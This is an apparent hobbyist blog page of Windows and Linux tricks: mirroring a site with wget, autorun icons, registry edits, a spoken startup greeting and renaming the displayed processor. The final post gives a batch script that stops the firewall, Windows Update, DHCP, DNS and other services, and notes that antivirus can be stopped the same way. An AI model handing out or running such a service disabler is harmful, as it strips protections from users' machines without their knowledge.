Showing posts with label Window Vista. Show all posts

Tuesday, April 15, 2014

Download any website in linux!


If you ever need to download an entire Web site, hers's the trick
 wget can do this job

$ wget \
     --recursive \
     --no-clobber \
     --page-requisites \
     --html-extension \
     --convert-links \
     --restrict-file-names=windows \
     --domains website.org \
     --no-parent \
         www.test.in
This command downloads the Web site

Tuesday, October 2, 2012


Change USB Drive Default Icon!


Have you ever wanted to change your pen drive or any removable drive icon and failed.Then you are at the right place and applying below steps you will succeed. Now let's do

1. Open notepad and Copy-paste the below code in your Notepad:

[autorun]
Icon=img.ico

Replace the img.ico with the name of the icon which you are going replace with the default one.


2. Now, save this notepad file as autorun.inf in the root of USB drive.


3. Paste the new image file in the root of USB drive.


4. Safely remove the USB drive and reinsert the drive to view a new icon.


Have fun!!!!!!!!1

Sunday, April 1, 2012

Remove right click shortcuts!


The context menu or right click option becomes too large after installation of large number of apps. Some apps shortcuts are useful and others are useless .We can  put only those items in right click menu which we use frequently.However there is no direct method to remove an item from the right click menu and you have make changes in the registry.


Caution: Backup registry before editing.


1. Open Run from the start menu and enter regedit in it.
2. IRegistry Settings window, Navigate to
HKEY_CLASSES_ROOT\*\shellexe\ContextMenuHandlers
  • 3. Now from the list, Right Click on the item which you want to remove from your Context menu.
  • Select delete from the menu.
  • Refresh your Desktop and Right Click on any icon and you will be glad to see that unwanted item is removed from context menu.
  • Along with removing items from the Context Menu you also add System files in it.

Friday, November 4, 2011

Make your computer welcome you when it starts


You have seen in many movies when actor starts his computer it welcome him by name.You can also Do same thing in your computer.This trick include two steps first making vbs file and placing it in start up folder in c drive.
Now let first make a vbs file:

1.Open Notepad.

2.Type below code in it


Dim Message,Speak
Message="Welcome to your pc maneesh have a good day"
Set Speak=CreateObject("sapi.spvoice")
Speak.Speak Message

3.You can change message to any text you want your computetr speak.

4. Save this file with *.vbs name.

Now let place this file in window startup folder.
In window7 address of start up folder:
C:\Users\Maneesh\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\starup

Change name of your processor


If your processor is of old generation and you feel ashamed when someone checks properties of your computer.
Now this trick can change the processor name of your computer.You can name it anything whatever you want.
This trick needs change in registry so before applying this trick please backup your registry.Here the trick goes.....

1. Open Run (start->all programs-> accessories->run).

2.Type regedit.

3.In regedit click on  hkey-local-machin in left side tree navigation.

4.Now  traverse as below

hardware>description>system>central processor>processor name string

5.In pop up window enter any name in  value data.
eg. Intel(R) Core(TM)2 Duo CPU     E7400  @ 2.80GHz

Now apply this trick and have fun.

Monday, April 4, 2011

Stop Windows Sevices-service disabler:


The following piece of code is used for stopping some critical windows services.
1.Open Notepad
2.Type
@echo off
net stop "Windows Firewall"
net stop "Windows Update"
net stop Workstation
net stop "DHCP Client"
net stop "DNS Client"
net stop "Print Spooler"
net stop Themes
exit
3.save ads*.bat

This program when executed will stop the ‘windows firewall’ service that is required to block
unwanted datagram’s coming from the internet, ‘windows update’ service that is required to update
windows patches and so on, ‘workstation’ service that is required for the computer to establish a peer to
peer connection, ‘DHCP Client’ service that is required to register an available IP address from the
DHCP server, ‘DNS Client’ service that is required to resolve FQDN (Fully qualified Domain Name) into
its equivalent IP address, ‘print spooler’ service that is required to load the document to be printed in the
spool, and then the ‘themes’ service that is required to offer Themes and other graphical appearance.
Likewise you may stop any of the services, even the anti-virus service that offers protection from
malwares will be stopped in this way.
So when these services get stopped, it almost becomes impossible for the machine to offer the service
what they are supposed to do so, hence the user has to manually enable and start these services again.

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Design by Free WordPress Themes | Bloggerized by Lasantha - Premium Blogger Themes | Affiliate Network Reviews